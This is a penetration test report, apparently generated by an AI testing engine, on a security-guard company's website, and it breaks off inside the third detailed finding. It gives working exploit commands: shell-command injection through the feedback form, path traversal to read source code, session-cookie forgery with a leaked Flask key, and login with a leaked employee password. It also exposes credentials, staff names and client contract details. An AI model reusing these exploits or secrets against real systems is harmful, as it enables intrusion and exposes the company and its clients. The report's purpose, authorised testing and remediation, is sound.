
Pentest Tools

2026-08-03

Penetration Testing Report

https://royalsecurityguard.com/



Engagement	External web app
Date of the penetration test	2026-08-03
Classification	Confidential

Table of Contents

1. Introduction 4
1.1 Background 4
1.2 Objective 4
1.3 Scope 4
1.4 Approach 4
1.5 Methodology 4
1.6 Disclaimer 5
2. Executive Summary 6
2.1 Vulnerability distribution 6
2.2 List of findings 7
3. Attack path analysis 9
3.1 Attack vectors 9
3.2 Attack flow diagram 11
4. Findings 12
4.1 OS command injection in the public feedback form 12
4.2 Weak Flask secret key allows session forgery 15
4.3 Server-side template injection in blog post rendering 18
4.4 SQL injection in the newsletter subscription form 21
4.5 Path traversal in the uploads folder file browser 23
4.6 Plaintext employee passwords in a schema file readable through path traversal 25
4.7 Live TLS private key downloadable through path traversal 28
4.8 SQL injection in the dashboard user lookup 31
4.9 Reflected cross-site scripting in the site search box 33
4.10 Server-side request forgery in blog post creation 35
4.11 Directory listing exposes signed customer agreements 37
4.12 Live application log published at /access_log 39
4.13 Verbose error messages disclose stack traces 41
4.14 Git metadata and dependency versions exposed through path traversal 43

4.15 Cookies set without the Secure attribute, and an email cookie without HttpOnly 45
4.16 Expired TLS certificate served on the public site 47
5. Remediation priority 50
6. Reconnaissance 52
6.1 Open ports and services 53
6.2 Technologies identified 53
6.3 Attack surface 54
6.4 Observations 57

1. Introduction

1.1 Background

Royal Security Guard engaged Pentest-Tools.com to perform an independent penetration test of its public-facing web application at https://royalsecurityguard.com/. The test is part of the organization's security and compliance program and provides evidence of proactive vulnerability management.

1.2 Objective

The engagement aimed to identify and validate security vulnerabilities in the target application, assess their real-world exploitability and business impact, assign a risk severity to each, and provide actionable remediation guidance suitable for use as audit evidence.

1.3 Scope

- **In scope:** https://royalsecurityguard.com/ and the application routes reachable from it. No separate API surface was identified during reconnaissance.
- **Out of scope:** Third-party infrastructure, denial-of-service testing, social engineering, physical security, and any asset not listed above.
- **Testing window:** August 3rd, 2026, 13:00 to 22:00 UTC (16:00 to 01:00 EEST).
- **Source IP(s):** 86.121.140.81, shared with the client in advance to distinguish test traffic from genuine attacks.

1.4 Approach

The test was performed as a black-box assessment simulating an external threat actor who did not have any prior information about the target.

Testing was carried out by the autonomous, AI-powered penetration testing engine of Pentest-Tools.com, which automates reconnaissance, attack-surface mapping, vulnerability identification, and controlled exploitation, chaining findings to confirm real, demonstrable impact. The engine automatically verifies findings to eliminate false positives and performs controlled exploitation to demonstrate the real impact for the business.

All testing was non-destructive and designed to avoid disruption to production services.

1.5 Methodology

The assessment followed a structured approach, aligned with industry-standard penetration testing methodologies:

- OWASP Web Security Testing Guide v4.2
- PTES (Penetration Testing Execution Standard)
- NIST SP 800-115

progressing through reconnaissance, attack-surface mapping, vulnerability identification, controlled exploitation, and reporting. Each confirmed finding was rated using CVSS v3.1 and documented with affected components, reproduction steps, and supporting evidence to allow independent verification.

Each finding is scored against the component that contains it, assessed on its own. Where one defect only becomes reachable because another one exists, the score does not absorb the other: the privileges an attacker needs are the

privileges that component requires, and the impact claimed is the impact that component causes. Several findings here do chain, and a number of them are reachable only because another one exists. That is set out in the attack path analysis in section 3 and drives the ordering of section 5, so a reader who wants the combined picture has it — while each rating in section 4 stays something the reader can check against one component and one vector. Scoring the chains instead would be equally defensible, but not alongside these ratings: applied consistently it would raise the path traversal and the credential disclosure to the same score as the command execution they lead to, since each of them reaches it.

1.6 Disclaimer

Security testing cannot address every possible threat to applications, systems, and their supporting infrastructure. This report does not constitute a guarantee that the assessed assets are secure against all attacks; its findings represent only what Pentest-Tools.com observed within the agreed scope and testing window, and do not account for threats or vulnerabilities unknown at that time. Subsequent changes to the tested systems may affect their security posture in either direction. The engagement was time-bounded and performed on a best-effort basis.

2. Executive Summary

We tested the Royal Security Guard web application at https://royalsecurityguard.com/ and found **16 vulnerabilities**: **2 Critical, 5 High, 9 Medium**. The overall risk rating is **CRITICAL**.

Testing confirmed two independent ways for an anonymous internet user to take control of the web server. The public feedback form passes submitted text straight into an operating system command, and we used it to run commands as the server's most privileged account. Separately, the public file browser could be manipulated to read any file on the server, which exposed the application's source code, its database, the live TLS private key, the secret used to trust browser sessions, and the plaintext passwords of all three employee accounts. The second route runs through several defects in sequence, and each is rated on its own in section 4; section 3 sets out how they combine.

Those disclosures removed the login barrier entirely. We obtained employee access in two independent ways: by signing in with a leaked password, and by forging a session cookie without any password at all. From inside the employee area we then confirmed server-side code execution through the blog editor, database access through the dashboard, and the ability to make the server issue requests to destinations of our choosing. Separately, the certificate that secures the site expired in December 2025, so visitors have had no valid assurance they are talking to the real company for over seven months.

The public newsletter form also allowed the database to be queried directly, returning every employee record in a single request, and the search box allowed script to run in a visitor's browser and read data from the site on their behalf. Finally, publicly browsable upload directories exposed signed customer service agreements naming two clients and their contract values, alongside staff photographs and a downloadable server log.

2.1 Vulnerability distribution

Findings by severity:

Severity	Count
Critical	2
High	5
Medium	9
Low	0
Total	**16**

2.2 List of findings

#	Title	Severity	CVSS
1	OS command injection in the public feedback form	Critical	9.8
2	Weak Flask secret key allows session forgery	Critical	9.1
3	Server-side template injection in blog post rendering	High	8.8
4	SQL injection in the newsletter subscription form	High	7.5
5	Path traversal in the uploads folder file browser	High	7.5
6	Plaintext employee passwords in a schema file readable through path traversal	High	7.5
7	Live TLS private key downloadable through path traversal	High	7.5
8	SQL injection in the dashboard user lookup	Medium	6.5
9	Reflected cross-site scripting in the site search box	Medium	6.1
10	Server-side request forgery in blog post creation	Medium	5.4
11	Directory listing exposes signed customer agreements	Medium	5.3
12	Live application log published at /access_log	Medium	5.3
13	Verbose error messages disclose stack traces	Medium	5.3

14	Git metadata and dependency versions exposed through path traversal	Medium	5.3
15	Cookies set without the Secure attribute, and an email cookie without HttpOnly	Medium	4.8
16	Expired TLS certificate served on the public site	Medium	4.2

3. Attack path analysis

3.1 Attack vectors

3.1.1 Public feedback form to root command execution

Reconnaissance of public routes identified `/feedback` as a form available to any visitor, protected only by an anti-forgery token that the form itself hands out. The publicly downloadable access log at `/access_log` then revealed the cause: feedback submissions were being turned into a shell command, with the submitted values printed verbatim in failed command lines. Recovered source code confirmed that every field is interpolated into one command string executed through a shell. We appended a shell command to the `email` field that wrote the output of `id` into the publicly served uploads directory, then downloaded that file: it read `uid=0(root)`. A command-substitution payload in the `subject` field achieved the same result, and a timing payload independently corroborated execution. This vector needs no credentials and yields complete control of the host.

3.1.2 Public file read to employee access and server-side code execution

The public uploads browser accepted `../` sequences in the requested path, so files outside the intended directory could be downloaded by anyone. We retrieved `/etc/passwd`, the live application source, the SQLite database file, the deployment script, the TLS private key, and the database schema. Two items in that haul each defeat authentication on their own: the schema file lists every employee's password in plaintext comments, and the source code sets the Flask session signing secret to the literal string `your secret key`. We confirmed both routes into the employee area, signing in with the leaked password and separately forging a session cookie for each of the three employee identifiers without any password. From there the protected content-management routes were exercised: a template expression stored in a blog post was evaluated by the server when the public post was viewed, printing command output onto the live page; the dashboard's user lookup executed SQL injected through the forged session value; and the blog creation form made the server issue an HTTP request to an address we chose. The modified blog post was restored to its original content after validation.

3.1.3 Newsletter subscription to full database disclosure

The newsletter sign-up form appears in the footer of every public page, making it the site's most widely reachable input. A single unbalanced quote returned a full Python traceback naming the application file and the failing line, which identified the vulnerable query. Because the confirmation message echoes the submitted address back to the visitor, injected `UNION SELECT` results are reflected directly into the response. We used this to return all three employee records — email addresses, bcrypt password hashes and phone numbers — in one request, with no authentication. Comparing the returned hashes showed two accounts sharing an identical value, and therefore a shared password. Automated verification with sqlmap independently confirmed the same parameter as injectable.


3.1.4 Public document directory to customer contract disclosure

This path required no exploitation of any kind. The uploads area returns a browsable index to anyone who asks for it, and the index under `/uploads_folder/Documents/` names two signed customer service agreements outright, alongside a folder of photographs of security staff. We downloaded both agreements and read them. Each names the client, the location being guarded and the fee: NovaBank of New York, covering Central Park between 59th and 110th Street, for $312,900; and RedwoodSprings Hotel at Eastern Market in Washington D.C., for $526,500. Nothing was bypassed and

no flaw was triggered — the files are simply published. This is the one path in this report whose damage is contractual rather than technical, and it is the one a competitor could walk into by accident.

3.2 Attack flow diagram

The following diagram shows how the identified attack vectors chain together across the target environment.



4. Findings

4.1 OS command injection in the public feedback form

Affected components Critical

`https://royalsecurityguard.com/feedback`

Evidence

The injection, the root output, and the cleanup, in one session

```
# 1. append a shell command to the email field of the public form
$ curl -sk -b cookies.txt -X POST https://royalsecurityguard.com/feedback --data-urlencode csrf_token=$TOKEN \
  --data-urlencode 'name=tester' --data-urlencode 'email=a@example.com;id>/app/uploads_folder/fig_proof.txt;#' \
  --data-urlencode 'subject=figure capture' --data-urlencode 'message=figure capture'

Thank you for your feedback! We'll review it shortly.

# 2. read back the file that command wrote, no credential needed
$ curl -skL https://royalsecurityguard.com/uploads_folder/fig_proof.txt
uid=0(root) gid=0(root) groups=0(root)

# 3. remove it again and confirm the host is left clean
$ curl -sk -b cookies.txt -X POST https://royalsecurityguard.com/feedback --data-urlencode csrf_token=$TOKEN \
  --data-urlencode 'name=tester' --data-urlencode 'email=a@example.com;rm -f /app/uploads_folder/fig_proof.txt;#' \
  --data-urlencode 'subject=cleanup' --data-urlencode 'message=cleanup'

$ curl -skL -o /dev/null -w '%{http_code}\n' https://royalsecurityguard.com/uploads_folder/fig_proof.txt
404
```

Figure 1. Injecting a command through the feedback form, reading its output back, and removing the file.

The semicolon ended the message-sending command the application intended to run and the trailing `#` discarded what was left of it. Nothing in the form's own response suggests anything unusual happened. Commands and output are verbatim; the terminal styling is typeset for print.

Vulnerability description

The affected inputs are the `email` and `subject` fields of the public feedback form at `/feedback`. Testing confirmed that the public feedback form interpolates user-controlled fields into a shell command string that invokes `/app/mail.sh`, and executes it with `shell=True`. Shell metacharacters and command substitution embedded in form fields are therefore executed by the operating system. The recovered application source showed every submitted field being concatenated into one command. Exploitation was confirmed three independent ways: a timing payload delayed the response by roughly five seconds; a payload appended `;id>/app/uploads_folder/cmdi_evidence.txt;#` to the `email` field and the resulting file, fetched back over HTTP, contained `uid=0(root)`; and a `$(...)` payload in the `subject` field achieved the same result, proving multiple fields reach the same sink. Further payloads read `/etc/passwd` and created then removed a temporary file. This is full unauthenticated remote command execution as the `root` user. The defect sits at `/app/app.py` line 251, a location the path traversal issue made readable. No

privilege escalation was needed at any point, because the web process already runs as `root`. The rating keeps scope unchanged even so: root on this host is the whole of the assessed component rather than a step into a different security authority, and no adjacent system was reached from it.

Risk description

Confirmed impact: unauthenticated attackers can execute arbitrary operating system commands on the server through the public feedback form, as the `root` user. Testing confirmed reading server files, writing files into the web-served directory, and creating then deleting files on the filesystem. Potential impact: the same access could be used to steal application secrets, alter application content, implant a persistent backdoor, pivot to database access, or fully compromise the hosting environment.

Recommendation

Do not construct shell command strings with user-controlled data. Replace `subprocess.run(command, shell=True, ...)` with a direct argument list such as `subprocess.run([script_path, name, email, subject, body], shell=False, check=True)` or, preferably, call a mail library directly without invoking a shell at all. Apply the fix to every field, not just the one first reported. Run the application under a non-root service account so a single command execution bug cannot immediately become full host compromise, and remove the public access log exposure that revealed the executed command lines.

How to reproduce

1. grab a CSRF token (the form hands one to any visitor)

```
curl -sk -c cookies.txt https://royalsecurityguard.com/feedback \
    | grep csrf_token
```

2. inject through the email field -> "Thank you for your feedback!"

```
curl -sk -b cookies.txt -X POST https://royalsecurityguard.com/feedback \
    --data-urlencode csrf_token=TOKEN --data-urlencode 'name=t' \
    --data-urlencode 'email=a@example.com;id>/app/uploads_folder/proof.txt;#' \
    --data-urlencode 'subject=h' --data-urlencode 'message=t'
```

3. read the command output -> uid=0(root)

```
curl -skL https://royalsecurityguard.com/uploads_folder/proof.txt
```

4. clean up -> step 3 now returns 404

```
curl -sk -b cookies.txt -X POST https://royalsecurityguard.com/feedback \
    --data-urlencode csrf_token=TOKEN --data-urlencode 'name=c' \
    --data-urlencode 'email=a@example.com;rm -f /app/uploads_folder/proof.txt;#' \
    --data-urlencode 'subject=c' --data-urlencode 'message=c'
```

5. confirm the subject field is exploitable the same way -> uid=0(root) again, at a second path

```
curl -sk -b cookies.txt -X POST https://royalsecurityguard.com/feedback \
    --data-urlencode csrf_token=TOKEN --data-urlencode 'name=t' \
    --data-urlencode 'email=a@example.com' \
    --data-urlencode 'subject=$(id>/app/uploads_folder/proof2.txt)' \
    --data-urlencode 'message=t'
```

6. read the second file, then clean it up the same way as step 4

```
curl -skL https://royalsecurityguard.com/uploads_folder/proof2.txt
```

References

- https://cwe.mitre.org/data/definitions/78.html
- https://owasp.org/www-community/attacks/Command_Injection

Classification

Category	ID / Value
CVSS v3.1	9.8
CVSS vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CWE	CWE-78
OWASP Top 10	2021: A03:2021 Injection, 2025: A03:2025 Injection

4.2 Weak Flask secret key allows session forgery

Affected components Critical

`https://royalsecurityguard.com/dashboard`

Evidence

The page is genuinely protected, until we supply our own cookie

```
With no cookie:
  GET /dashboard  ->  HTTP 404, 03 Aug 2026 13:07:49 GMT

With a session cookie we signed offline using the leaked key:
  GET /dashboard  ->  HTTP 200, 03 Aug 2026 13:07:49 GMT
```

Without a cookie the page does not exist. The only thing added to the second request was a cookie produced on our own machine, with no password involved at any point. Changing the employee number before signing returns whichever account is asked for, so this impersonates all of them rather than one.

An employee's dashboard, opened with a cookie we made ourselves




Figure 2. The employee dashboard opened with a cookie we signed ourselves. No password was used.

The signing key is the placeholder `your secret key`, left in production and readable through the path traversal reported at 4.5. Employee 1 is Patrick Doyle in the recovered schema.

Vulnerability description

The affected value is the Flask `session` cookie accepted at `/dashboard`. The application uses Flask signed client-side session cookies to carry authentication state, and the signing secret is the weak hard-coded value `your secret key`.

The value was recovered from the application source through the separately confirmed path traversal issue, and was then independently validated offline by cracking a genuine anonymous session cookie taken from the homepage against a four-entry wordlist. Because the application trusts any correctly signed cookie, arbitrary session contents can be forged. Cookies were minted with chosen `user_id` and `logged_in` values and accepted by the live application, granting access to authenticated pages for any chosen employee identifier without knowing a password. This is a full authentication bypass rather than an information disclosure issue.

Risk description

Confirmed impact: unauthenticated attackers can forge valid session cookies for arbitrary users and reach authenticated areas without any password. Testing confirmed access to all three employee dashboards, disclosing employee email addresses, employee identifiers and phone numbers, and to the authenticated blog creation and editing pages. Potential impact: the forged session is the access primitive behind the confirmed server-side template injection, dashboard SQL injection and server-side request forgery findings, so this single weakness converts three authenticated issues into pre-authentication ones.

Recommendation

Replace the hard-coded Flask secret with a long random production secret stored outside source code, such as in a protected environment variable or secret manager. Rotate the secret immediately so previously issued and attacker-forged cookies become invalid. Review any authorization checks that depend on client-side session data and invalidate all active sessions after remediation. Because this report prints the signing key as it was found, generate a new random key and invalidate every existing session; any cookie minted with the old key stays valid until you do.

How to reproduce

1. read the signing key from the source -> your secret key

```
curl -skL \
    --path-as-is 'https://royalsecurityguard.com/uploads_folder/../../../../app/app.py' \
    | grep SECRET_KEY
```

2. sign a cookie for employee 1 (offline crypto, so not an HTTP request)

```
python3 -c "import flask; from flask.sessions import SecureCookieSessionInterface as S;
a=flask.Flask(__name__); a.secret_key='your secret key';
print(S().get_signing_serializer(a).dumps({'logged_in':True,'user_id':1}))"
```

3. send it to the dashboard -> logged in as patrick.doyle (404 means the key was rotated)

```
curl -sk -H 'Cookie: session=COOKIE_FROM_STEP_2' \
    https://royalsecurityguard.com/dashboard | grep 'logged in as'
```

References

- https://cwe.mitre.org/data/definitions/798.html
- https://owasp.org/www-community/vulnerabilities/Use_of_hard-coded_password

Classification

Category	ID / Value
CVSS v3.1	9.1
CVSS vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
CWE	CWE-798
OWASP Top 10	2021: A07:2021 Identification and Authentication Failures, 2025: A07:2025 Identification and Authentication Failures

4.3 Server-side template injection in blog post rendering

Affected components

`https://royalsecurityguard.com/post/1`

High

Evidence

The public article page, serving command output in place of its text




Figure 3. Blog post 1 serving the output of a command the server ran, to a visitor with no session.

The stored text was never shown as written: the server treated it as an instruction, ran a command, and printed the result into the live article where any visitor would have seen it. The account is `root`, as in the feedback-form injection, and anything the server can run could be placed there instead. The original article was restored immediately afterwards and the page confirmed clean.

Vulnerability description

The affected input is the `content` field of the blog post editor at `/post/1/edit`, whose output renders at `/post/1`. Testing confirmed that blog post content is rendered as a server-side Jinja template instead of being treated as plain text. The recovered application source showed that the public `/post/<string:post_id>` route passes the stored `content` field into `render_template_string(post['content'])`. The edit route is not reachable anonymously, but two separately confirmed issues each grant the required access without any legitimate credential: the disclosed Flask signing secret allows a valid employee session to be forged outright, and the disclosed database schema contained a working employee password. Exploitation below used that recovered password to reach the editor: an anonymous request to the edit route returned 404 while the authenticated request returned 200. A benign template payload was then stored in post 1, and viewing the public post rendered the output of an operating system command. The original post content was

restored immediately afterwards. Two details of the editor are worth stating because the exhibit demonstrates both. It authorises on the presence of a session alone, with no check that the requester wrote the article, so the account used here rewrote a post authored by a different employee. And the payload executed as `root`, the same account and the same command primitive as the feedback-form injection reported first, which is why this finding claims the same impact metrics. Per the convention in section 1.5 the privilege requirement is rated against this component in isolation, so it is Low: reaching the editor takes an employee session. The two routes above supply one without a credential, and each is rated for that on its own account rather than here.

Risk description

Confirmed impact: attacker-supplied template expressions stored in blog content are evaluated on the server, and testing demonstrated operating system command execution as `root` whose output was rendered onto a public page. Combined with the session forgery issue, no valid credential is required to reach the editing function. Potential impact: an attacker could read application secrets, execute arbitrary commands, alter server-side data, stop the service, and fully compromise the application host.

Recommendation

Do not render user-controlled or database-stored content with `render_template_string`. Treat blog content as plain text, or sanitize and transform it with a safe markup renderer that does not evaluate template syntax. If server-side templating is required, keep templates static and pass untrusted content only as data variables. Independently, close the two access routes that made this reachable: rotate the Flask signing secret and remove the plaintext credentials from the schema file.

How to reproduce

1. sign in as an employee with the password leaked in schema.sql -> 302 to /dashboard

```
curl -sk -i -c emp.txt -X POST https://royalsecurityguard.com/login \
    --data-urlencode 'email=matt.brown@royalsecurityguard.com' \
    --data-urlencode 'password=qwerty'
```

2. save the original post body so step 5 can put it back -> a non-empty original-body.txt

```
curl -sk -b emp.txt https://royalsecurityguard.com/post/1/edit \
    | python3 -c "import html,re,sys;print(html.unescape(re.search(r'<textarea[^>]*>(.*?)
</textarea>',sys.stdin.read(),re.S).group(1)),end='')" \
    > original-body.txt
```

3. store a harmless expression as the post body -> 302 to /post/1

```
curl -sk -b emp.txt -X POST https://royalsecurityguard.com/post/1/edit \
    --data-urlencode 'title=Top Strategies for Enhancing Physical Security in Banks' \
    --data-urlencode 'content={{ 7*7 }}'
```

